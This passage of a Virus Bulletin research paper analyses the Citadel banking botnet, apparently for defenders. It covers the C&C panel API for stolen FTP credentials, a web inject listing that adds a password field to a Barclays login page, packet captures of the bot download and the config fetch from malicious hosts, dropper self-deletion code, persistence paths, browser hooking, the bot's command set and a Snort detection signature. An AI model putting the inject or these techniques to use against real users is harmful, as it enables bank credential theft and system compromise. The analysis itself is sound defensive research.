
api.php / <security-token> / <handle> / <action> [. <extension>]? <parameters>

Parameters (FTP iframer API)	Description
api.php	API functions for grabbing videos
<security-token>	Authentication code required to log onto the server for accessing stolen FTP credentials
<handle>	The object name, i.e. iframer
<action>	Actions to be performed
<parameters>	Function codes used by the main controller, e.g. embed

Examples:

```
    http://<domain_name>/folder/api.php / <token> / iframer / ftpList
    http://<domain_name>/folder/api.php / <token> / iframer / ftpList? date_from = []& state = all
    http://<domain_name>/folder /api.php / <token> / iframer / ftpList? date_from = [] & state = all &
plaintext = 1
define ('API_TOKEN_KEY', 'api_token_key');
```

Table 8: FTP iframer API in use.



Hint: if scan4you is configured, you can add crypter's JabberID to the list

Filename	Date	Paid
nlmdll.exe	16:20:14	Pay
nlmdll.exe	17.10	Pay
nlmdll.exe	15.10	Pay
nlmdll.exe	14.10	Pay
nlmdll.exe	12.10	Pay

Figure 4: Cryptor in action in Citadel C&C.

does not share samples with anti-virus vendors or any other public repositories. Figure 4 shows how the cryptor service handles obfuscated executables.

4.5.9 Web injects

Web injects is a man-in-the-browser (MitB) technique of injecting illegitimate content into the HTTP responses sent by the target web server. As a system is infected, Citadel can easily hook into different browser libraries to alter the communication flow or to write web payloads into the HTTP responses. Web injects are used for data exfiltration and performing automated transactions on the user's behalf. Citadel has taken this technique from Zeus. Listing 4 shows a simple example of a web inject in which an input box is injected into a *Barclays Bank* web page before it is opened in the browser. Basically, Citadel has the ability to inject into any HTTP GET or POST request. It uses tags such as set_url, data_before, data_inject and data_after to map the web page so that illegitimate content (HTML/JS) can be injected at the right place. *Malware at Stake* has presented the details regarding the usage of these parameters [23].

4.5.10 Grabbers: HTTP and software

Citadel implements grabbing functionality in which it hooks the libraries of software to capture credentials and other sensitive information. The grabbers are categorized into two classes:

- HTTP grabbers: these grabbers mainly target browsers, where the process is known as form grabbing. Using this technique, Citadel captures sensitive information such as username, password, SSN, credit card number, etc. The details are entered as values in the different fields of an HTML form. The bot hijacks all POST requests sent from the browser simply by hooking specific functions present in the browser libraries. HTTP grabbers play a significant role in exfiltrating data from infected computers. This technique can be combined with web injects to coerce users into supplying data that might otherwise not be available, e.g. asking for a PIN or SSN on a bank login page.
- Software grabbers: these grabbers aim to steal credentials from software that uses protocols such as FTP, POP3 and SSH to communicate with the remote domains. For this, Citadel hooks functions such as WSASend that are present in the network libraries used by the operating system to communicate with a target domain. Software such as *WinSCP*, *WSFTP*, *Total Commander*, *Smart FTP*, *FTP Commander*, *Outlook*, *Thunderbird*, *FileZilla*, *Macromedia Flash* and *Core FTP* can be hooked by Citadel to grab information.

5. EXPERIMENTAL RESULTS

In this section, we present the results of the experiments we conducted on the Citadel botnet in order to understand infections in progress.


5.1 Traffic analysis

As a part of our experiment, we visited malicious domains serving Citadel. In addition to tracking phishing emails, we queried the malware domain repositories to find the live malicious domains. As Citadel implements geo IP filtering, it was a challenge for us to get hold of a sample. We used VPN servers in different countries so that our requests would be initiated from IP address ranges belonging to the same country as that in which Citadel was hosted. Figure 5 shows that we received the Citadel binary after after successfully accessing the malicious domain from our virtual environment. Once we had dumped the traffic into a pcap file, we performed offline analysis. We extracted the raw data from the pcap files using TCP session stream analysis and used tools such as *foremost* to get the binary.

As discussed earlier, our goal was to create a virtual environment for behavioural and static analysis including disassembling and debugging. When we extracted the executable and allowed it to install in the virtual environment, it failed. This is because Citadel has an anti-emulation

```
set_url https://ibank.internationalbanking.barclays.com/logon/icebapplication* GP

data_before

name="simple_surname_text"*<tr>

data_end

data_inject

<td class="bold" width="22%" nowrap="">Memorable word:</td><td colspan="2" align="leftv width="35%"><font clas
s="inputstyle"><input type="password" name="UKpass" id="simple_surname_text" size="24" maxlength="24" value=""
class="" title=”Memorable word”/></font></td></tr><tr>

data_end

data_after

data_end
```

Listing 4: An example of web inject code.




```
Filter: tcp.stream eq 6

No.   Time       Source          Destination     Protocol  Info
 1406 39.822985  172.16.2.85     188.40.130.207  TCP       fpo-fns > http [SYN] Seq=0 Win=65535 Len=0
 1407 39.948997  188.40.130.207  172.16.2.85     TCP       http > fpo-fns [SYN, ACK] Seq=0 Ack=1 Win=
 1408 39.949758  172.16.2.85     188.40.130.207  TCP       fpo-fns > http [ACK] Seq=1 Ack=1 Win=65535
 1409 39.951893  172.16.2.85     188.40.130.207  HTTP      GET /st77798.exe HTTP/1.1
 1410 40.078435  188.40.130.207  172.16.2.85     TCP       http > fpo-fns [ACK] Seq=1 Ack=173 Win=643
```

```
Follow TCP Stream
Stream Content
GET /st77798.exe HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: zxstat255.info
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx/0.7.67
Date: Thu, 24 Jan 2013 06:36:45 GMT
Content-Type: application/x-msdos-program
Connection: close
Last-Modified: Wed, 23 Jan 2013 18:30:25 GMT
ETag: "314215f-2ba00-4d3f8e342d240"
Accept-Ranges: bytes
Content-Length: 178688

MZ......................@...........................................!..L.!This program cannot
be run in DOS mode.

$.......PE..L...+~r@................W...<......
............@...............................................................
d.............................

Entire conversation (179129 bytes)   ( ) ASCII ( ) EBCDIC ( ) Hex Dump ( ) C Arrays (•) Raw
```


Figure 5: Fetching the Citadel bot.

checker that detects the presence of a virtual machine and halts its execution. We noticed a strange behaviour as our virtual machine started sending fake DNS traffic to non-existent domains. That is, we found that Citadel generates a large amount of fake traffic if it is installed in a virtual machine. In addition, it also knocks at the gate to communicate with the C&C, but it will not get any response if present in a virtual machine. We believe that this tactic is used to confuse honeypots and cause traffic anomalies. Figure 6 shows some of the fake DNS traffic encountered during our experiment. The structure of the domains suggests that a Domain Generation Algorithm (DGA) is active. DGAs are basically



```
68 47.470953   192.168.216.2    192.168.216.202  DNS  Standard query response, No such name
69 52.585783   192.168.216.202  192.168.216.2    DNS  Standard query A b54d39f47a3586a3.com
70 52.627435   192.168.216.2    192.168.216.202  DNS  Standard query response, Refused
71 52.628469   192.168.216.202  192.168.216.2    DNS  Standard query A b54d39f47a3586a3.com.localdomain
72 52.629356   192.168.216.2    192.168.216.202  DNS  Standard query response, No such name
74 58.706556   192.168.216.202  192.168.216.2    DNS  Standard query A b54d39f47a3586a3.com
75 58.747250   192.168.216.2    192.168.216.202  DNS  Standard query response, Refused
76 58.747974   192.168.216.202  192.168.216.2    DNS  Standard query A b54d39f47a3586a3.com.localdomain
77 58.748727   192.168.216.2    192.168.216.202  DNS  Standard query response, No such name
```

Figure 6: Fake DNS traffic generated by the Citadel bot.



```
  4 0.129618   172.16.2.123  [redacted]    HTTP  POST /0x0004/file.php HTTP/1.1
 10 0.323598   [redacted]    172.16.2.123  HTTP  HTTP/1.1 200 OK  (text/html)
 18 0.714402   172.16.2.123  [redacted]    HTTP  POST /0x0004/file.php HTTP/1.1
 31 6.548621   [redacted]    172.16.2.123  HTTP  HTTP/1.1 200 OK  (application/octet-stream)
 41 27.074527  172.16.2.123  [redacted]    HTTP  GET /webhp HTTP/1.1
110 27.169859  [redacted]    172.16.2.123  HTTP  HTTP/1.1 200 OK  (text/html)
122 27.278386  172.16.2.123  [redacted]    HTTP  POST /0x0004/g01.php HTTP/1.1
124 32.779361  [redacted]    172.16.2.123  HTTP  HTTP/1.1 200 OK  (text/html)
132 36.212975  172.16.2.123  [redacted]    HTTP  POST /en/config.bin HTTP/1.1
134 36.787362  [redacted]    172.16.2.123  HTTP  HTTP/1.1 301 Moved Permanently
142 37.136382  172.16.2.123  [redacted]    HTTP  GET /en/config.bin HTTP/1.1
```

```
4 0.129618 172.16.2.123 62.116.143.11 HTTP POST /0x0004/file.php HTTP/1.1
⊞ Frame 4: 370 bytes on wire (2960 bits), 370 bytes captured (2960 bits)
⊞ Raw packet data
⊞ Internet Protocol, Src: 172.16.2.123 (172.16.2.123), Dst: 62.116.143.11 (62.116.143.11)
⊞ Transmission Control Protocol, Src Port: optima-vnet (1051), Dst Port: http (80), Seq: 1, Ack: 1, Len: 330
⊟ Hypertext Transfer Protocol
  ⊟ POST /0x0004/file.php HTTP/1.1\r\n
    ⊞ [Expert Info (Chat/Sequence): POST /0x0004/file.php HTTP/1.1\r\n]
      Request Method: POST
      Request URI: /0x0004/file.php
      Request Version: HTTP/1.1
    Accept: */*\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)\r\n
    Host: [redacted].uk\r\n
  ⊟ Content-Length: 122\r\n
      [Content length: 122]
    Connection: Keep-Alive\r\n
    Cache-Control: no-cache\r\n
    \r\n
  ⊟ Data (122 bytes)
      Data: 73b9cb0a5eb7ed7b5daac9a784fcf4150c5b20f8e243df53...
      [Length: 122]
```

Figure 7: Fetching Citadel's configuration binary.


used for generating a set of seemingly random domain names, one of which is registered by the bot herder for C&C communication. The majority of generated domains result in NXDomain responses.

For behaviour analysis, we created a test environment without a virtual machine and installed the bot on it. Once the bot had successfully been installed, it needed to connect back to the C&C. As discussed earlier, the bot first knocks at the gate before the redirection happens for the downloading of the configuration file and the executable. Figure 7 shows the communication. The bot interacts with the ‘file.php’ gate file by sending a POST request with encrypted content. After that, Citadel issues another POST request to ‘file.php’ to determine whether the ‘config.bin’ file can be fetched. Once the gate has validated the request, Citadel issues a GET request to download the ‘config.bin’ file in order to update the configuration in the infected system.

5.2 Bot’s design and working

The Citadel bot is a ring 3 rootkit that installs itself in the user layer of the operating system and controls other applications using a technique known as hooking. Hooking allows the bot to intercept the communication flow among different applications running in the user space and alter their execution accordingly. The bot possesses the following characteristics:

- For installation, the bot begins wrapped up within a dropper. The dropper is what was downloaded from the malicious domain. After the dropper has been downloaded onto the infected machine, it melts away, resulting in the extraction of the bot. (‘Melting’ refers to a process of self destruction in which the primary executable deletes itself after extracting the compressed content.) Citadel has a built-in batch code that performs the melting, as shown in Figure 8.
- The dropper extracts the executable in the application directory ‘%APPDATA%’ with a random name. At the same time, a ‘Run’ key is created in the registry, containing a reference to the random executable (Citadel) in order to start it on every (re)boot of the system.



```
lea     eax, [ebp+szDst]
push    eax                 ; lpszDst
lea     eax, [ebp+FileName]
push    eax                 ; lpszSrc
call    ds:CharToOemW
lea     eax, [ebp+szDst]
push    eax
push    [ebp+lpMem]
lea     eax, [ebp+lpMem]
push    offset a@echoOffSDelFS ; "@echo off\r\n%s\r\ndel /F \"%s\"\r\n'
push    eax
call    sub_407E5C
add     esp, 10h
cmp     eax, 0FFFFFFFFh
jz      loc_408C5E
```

Figure 8: Dropper code.

Listing 5 shows the structure of the files and directories created by the dropper.

- After this, Citadel is executed in the system. Citadel infects the primary explorer.exe process by creating a remote thread so that explorer becomes the primary process and the malicious process is its child process. In this way, Citadel acts as a parasite and uses the cover of explorer.exe to perform operations. When explorer.exe is infected, Citadel sends a POST request back to the domain to knock at the gateway, after which the C&C serves the config.bin file to the location shown in Listing 6.
- After the bot has read the configuration file, it deletes several files from the system to hide its traces. This includes the temporary files, config.bin, and several other cookies files, as shown in Listing 7.
- Citadel performs API hooking, which means it hijacks the communication flow of various APIs provided by the *Windows* operating system. The primary function of Citadel is to conduct man-in-the-browser (MitB) attacks. As Citadel is present in the system, it can easily hook built-in and system browser-based libraries to control the output of different functions. Having the MitB capability means that Citadel can steal information from browsers, alter HTTP data and responses, and perform web injections. This is all possible through hooking. Table 9 shows how Citadel hooks different functions in browser-specific libraries.

```
C:\Documents and Settings\Administrator\Application Data\[random]
C:\Documents and Settings\Administrator\Application Data\[random]\[random].exe
C:\Documents and Settings\Administrator\Application Data\[random]\[random].tmp

HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

Listing 5: Files and directory structure created by Citadel.

```
C:\Documents and Settings\Administrator\Application Data\[random]\[random].afq
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\[random]\config.bin
```

Listing 6: Config.bin file location.

```
C:\Documents and Settings\Administrator\Application Data\[random]\random.tmp
C:\Documents and Settings\Administrator\Cookies\administrator@adobe[1].txt
C:\Documents and Settings\Administrator\Cookies\administrator@google[1].txt
C:\Documents and Settings\Administrator\Cookies\administrator@java[1].txt
C:\Documents and Settings\Administrator\Cookies\administrator@promotion.adobe[1].txt
C:\Documents and Settings\Administrator\Cookies\administrator@sun[1].txt
C:\Documents and Settings\Administrator\Cookies\administrator@walkernews[1].txt
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\[random]\config.bin
```

Listing 7: Files deleted by Citadel including cookies files.

The details of the different commands used by Citadel are presented in Table 10.

5.3 Citadel's Snort signature

We also constructed different Snort signatures for Citadel. One of the signatures that we used to detect C&C communication is included in this section. The MD5 of the sample that we used is: dce84b4cf5b4edbcbf394fef14abc572.

Listing 8 shows the Snort signature.

The signature is based on the HTTP header characteristics that are unique to Citadel variants. The 'content' tag allows analysts to specify content in the packet payload by stating explicitly the type of HTTP request to be used. The 'depth' command tells Snort how far it has to look. In our case, Snort looks at the first five bytes of the payload. We used a distance of 0, which means that Snort does not have to ignore any pattern

Browser type	**Real-time browser hooking examples**
Internet Explorer	HTTPSendRequest, InternetReadFile, InternetWriteFile, HTTPQueryInfo, InternetQueryDataAvailable, etc. functions in WININET.DLL.
Mozilla Firefox / Opera	PR_WRITE (p1, p2, p3) function is hooked in NSPR4.DLL. Other hooked functions are PR_READ, PR_CLOSE, PR_OPEN, PR_OpenTCPSocket, etc.
Google Chrome	Hooked functions are SSL_Write, PRReadFN and PRWriteFN in PRIOMethods structure present in CHROME.DLL. Additional ones are Open, Close, Read and Write.

Table 9: Hooked functions in different browsers.

```
alert tcp $HOME_NET 1024: -> $EXTERNAL_NET any
(
msg:"citadel - CnC Communication ";
flow: established,from_client;
content:"POST ";
depth:5;
content:".php HTTP|2f|1.1|0d 0a|Accept|3a| *|2f|*|0d 0a|User-Agent|3a| Mozilla";
content:"|0d 0a|Content-Length: 1";
content:"|0d 0a|Connection|3a| Keep-Alive|0d 0a|Cache-Control|3a| no-cache|0d 0a 0d 0a|"; distance:2;
 within:54;
isdataat:100,relative;
content:!"|0a|";
distance:0 ;
within:100;
content:!"|0d 0a|Cookie|3a| ";
content:!"Content-Type|3a| ";
content:!"NetflixId=";
reference:md5, dce84b4cf5b4edbcbf394fef14abc572;
reference:url, <Reference to Citadel Details>;
classtype:trojan-activity;
sid:XXXXXXXXX; rev:1;
 )
```

Listing 8: Citadel Snort signature – C&C communication channel.

Citadel commands	**Description**
dns_filter_add	Set the mask (filter) to activate browser-based DNS redirection
dns_filter_remove	Remove the mask (filter) to disable the DNS redirection in the browser
url_open	Force the browser to open a specific web page for advertisement or other purposes
user_execute	Download file from remote source and execute it
user_destroy	Kill other adversaries (malware) in the system
user_logoff	Force the user to terminate the active session
bot_uninstall	Uninstall (unload) the bot from the compromised machine
bot_update	Update the configuration of the bot present in the infected machine
os_shutdown	Shut down the infected system running a bot
os_reboot	Reboot the infected system running a bot
user_cookies_get	Steal cookies from the browser running on the infected system
user_cookies_remove	Remove (clear) cookies from the browser running on the infected system
user_certs_get	Collect the stored certificates from the infected system
user_certs_remove	Remove the stored certificates from the infected system
user_homepage_set	Hijack the default web page in the browser running on the infected system
user_flashplayer_get	Collect the Local Shared Object (LSO), i.e. SOL files, from the infected system
user_flashplayer_remove	Delete the SOL files from the infected system
bot_bc_add	Create a back-connect proxy connection with the bot
bot_bc_remove	Remove the back-connect proxy connection activated on the bot
bot_httpinject_enable	Enable the functionality in the bot to trigger web injections in the browser
bot_httpinject_disable	Disable the web injection capability of the bot
info_get_software	Collect the list of the installed software on the infected machine including version, company, product, etc.
info_get_antivirus	Get the information about the installed anti-virus on the infected system
info_get_firewall	Get the information about the installed firewall on the infected system
webinjects_update	Update web inject settings on the bot
user_url_block	Block the target URL
user_url_unblock	Unblock the target URL
user_homepage_set	Configure the home page of the browser
user_ftpclients_get	Get the stolen FTP credentials information
user_emailclients_get	Get the stolen email credentials information
module_execute_enable	Enable the remote file execute module
module_execute_disable	Disable the remote file execute module
module_download_enable	Enable the remote file download module
module_download_disable	Disable the remote file download module
search_file	Search for a specific file
upload_file	Upload a file
download_file	Download a file
ddos_start	Start DDoS attack
ddos_stop	Stop DDoS attack
httpinject_enable	Enable the HTTP inject module
httpinject_disable	Disable the HTTP inject module

Table 10: List of commands used by Citadel botnet.

from the start of the payload. The 'within' value of 54 indicates that at least this 54-byte pattern should be matched. For Snort signatures, an HTTP header containing a string such as '.php' , 'Accept:*/*' or 'User-Agent: Mozilla' can be included along with an 'isdataat' value of 100, which actually checks the presence of 100 bytes of encrypted payload communication data to the C&C. It has been observed that Zbot and Zbot variants communicate with an encrypted payload that usually varies from 100 to 130 bytes in size (even legacy Zeus uses the same mechanism, indicating the sharing of the same old Zeus code). We also included negative content-matching strings such as '|0d 0a|Cookie|3a|', 'Content-Type|3a|' and 'NetflixId=' into the signature to counteract false positives. For privacy reasons, we cannot reveal the list of IP addresses that were tracked using this signature.

6. CONCLUSION

In this paper, we have presented a detailed analysis covering the component design and behaviour of the Citadel botnet. We have noticed that Citadel is improving with every new version. However, its core design remains the same, with modifications only made to add new components. We noticed traces of Zeus while analysing Citadel. Citadel's components include a builder, a gate and a C&C panel that have been designed in a similar manner to Zeus.

Citadel can be thought of as a userland rootkit with man-in-the-browser (MitB) capabilities. It implements anti-tracking and anti-reversing techniques such as geo IP filtering and virtual machine detection. In addition to this, Citadel uses gateways to restrict direct access to the C&C (similar to the mechanism deployed by Zeus). Citadel uses a very sophisticated model of data exfiltration from infected machines that shows significant improvements over that used by Zeus. Citadel supports components such as form grabbers, web injects, a keylogger, screenshot stealer, video grabber and software grabber to exfiltrate stolen information.

Citadel's designers have worked extensively on the small issues in order to optimize components and secure the communication channel. For example, the encryption process still uses Zeus code, but it has been made more complex by introducing additional encryption layers. Citadel has implemented the concept of bot authentication, in which the bot has to send the login key in an encrypted POST request in order to retrieve the configuration profile – something that is missing from Zeus. The format of the configuration settings is similar to that of Zeus, but with additional settings. All of these characteristics show that Citadel is a well-constructed botnet with strong protection features. Interestingly, the majority of anti-virus systems raise the same alert for Citadel as for Zeus (Zbot) if it is detected in a system. This similarity means that the signatures or heuristics of Citadel closely match those of Zeus. Based on the analysis presented in this paper, we can safely conclude that Citadel is a Zeus descendent with new characteristics and more optimizations.

REFERENCES

[1] Sood, A.; Enbody, R.J. Crimeware-as-a-service – a survey of commoditized crimeware in the underground market. 2013. Internal Journal of Critical Infrastructure Protection. http://dx.doi.org/10.1016/j.ijcip.2013.01.002.

[2] Provos, N.; Mavrommatis, P.; Rajab, M.A.; Monrose, F. All your iFRAMEs point to Us. 2008. Proceedings of the 17th USENIX Security Symposium (SS'08).

[3] Sherstobitoff, R. Inside the World of Citadel Trojan. McAfee Labs White Paper. http://www.mcafee.com/us/resources/white-papers/wp-citadel-trojan.pdf.

[4] Schwartz, M.J. NBC Websites Hacked To Serve Citadel Financial Malware. http://www.informationweek.com/security/attacks/nbc-websites-hacked-to-serve-citadel-fin/240149106.

[5] SophosLabs. NBC website hacked and distributes malware – here's what happened. http://nakedsecurity.sophos.com/2013/02/22/nbc-website-hacked-and-distributes-malware/.

[6] Fox-It. Write-up on nbc.com distributing Citadel malware. http://blog.fox-it.com/2013/02/21/writeup-on-nbc-com-distributing-citadel-malware/.

[7] Cert Polska Technical Report. http://www.cert.pl/PDF/Report_Citadel_plitfi_EN.pdf.

[8] Yan, G.; Chen, S.; Eidenbenz, S. RatBot: anti-enumeration peer-to-peer botnets. 2011. Proceedings of the 14th International Conference on Information Security (ISC'11).

[9] Sood, A. Bot Wars – The Game of Win 32/64 Takeover. Hack-in-the-Box Magazine. http://magazine.hitb.org/issues/HITB-Ezine-Issue-009.pdf.

[10] Stone-Gross, B.; Cova, M.; Cavallaro, L.; Gilbert, B.; Szydlowski, M.; Kemmerer, R.; Kruegel, C.; Vigna, G. Your botnet is my botnet: analysis of a botnet takeover. 2009. Proceedings of the 16th ACM conference on Computer and Communications Security (CCS '09).

[11] Sood, A.; Enbody, R.; Bansal, R. Dissecting SpyEye – Understanding the design of third generation botnets. 2012. Elsevier Computer Networks Journal. http://dx.doi.org/10.1016/j.comnet.2012.06.021.

[12] Borgaonkar, R. An Analysis of the Asprox Botnet. 2010. Proceedings of Fourth International Conference on Emerging Security Information Systems and Technologies (SECURWARE).

[13] Stock, B.; Göbel, J.; Engelberth, M.; Freiling, F.C.; Holz, T. Walowdac – Analysis of a Peer-to-Peer Botnet. Proceedings of the 2009 European Conference on Computer Network Defense (EC2ND).

[14] Binsalleeh, H.; Ormerod, T.; Boukhtouta, A.; Sinha, P.; Youssef, A.; Debbabi, M.; Wang, L. On the analysis of the Zeus botnet crimeware toolkit. 2010. Proceedings of the Eighth Annual International Conference on Privacy Security and Trust (PST).

[15] Lin, W.; Lee, D. Traceback Attacks in Cloud – Pebbletrace Botnet. 2012. Proceedings of the 32nd International Conference on Distributed Computing Systems Workshops (ICDCSW '12).

[16] Sinha, P.; Boukhtouta, A.; Belarde, V.H.; Debbabi, M. Insights from the analysis of the Mariposa botnet. 2010. Proceedings of the Fifth International Conference on Risks and Security of Internet and Systems (CRiSIS).

[17] Celeda, P.; Krejci, R.; Vykopal, J.; Drasar, M. Embedded Malware – An Analysis of the Chuck Norris Botnet. 2010. Proceedings of the 2010 European Conference on Computer Network Defense.

[18] AhnLab Citadel Analysis Report. http://seifreed.es/docs/Citadel%20Trojan%20Report_eng.pdf.

[19] Wyke, J. The Citadel crimeware kit – under the microscope. http://nakedsecurity.sophos.com/2012/12/05/the-citadel-crimeware-kit-under-the-microscope/.

[20] Zeus Tracker. https://zeustracker.abuse.ch/.

[21] Sood, A.; Bansal, R.; Enbody, R. Botnets Die Hard. Proceedings of the 20th Annual DEFCON Conference.

[22] Scan4You Service. http://scan4you.net/.

[23] SpyEye and Zeus Web Inject Parameters. http://secniche.blogspot.com/2011/07/spyeye-zeus-web-injects-parameters-and.html.

[24] Caballero, J; Grier, C.; Kreibich, C.; Paxson, V. Measuring pay-per-install: the commoditization of malware distribution. 2011. Proceedings of the 20th USENIX conference on Security (SEC'11).

Editor: Martijn Grooten
Chief of Operations: John Hawes
Security Test Engineers: Scott James, Tony Oliveira, Adrian Luca
Sales Executive: Allison Sketchley
Editorial Assistant: Helen Martin
Perl Developer: Tom Gracey
Consultant Technical Editors: Dr Morton Swimmer, Ian Whalley

© 2014 Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England.
Tel: +44 (0)1235 555139. Fax: +44 (0)1865 543153
Email: editorial@virusbtn.com
Web: http://www.virusbtn.com/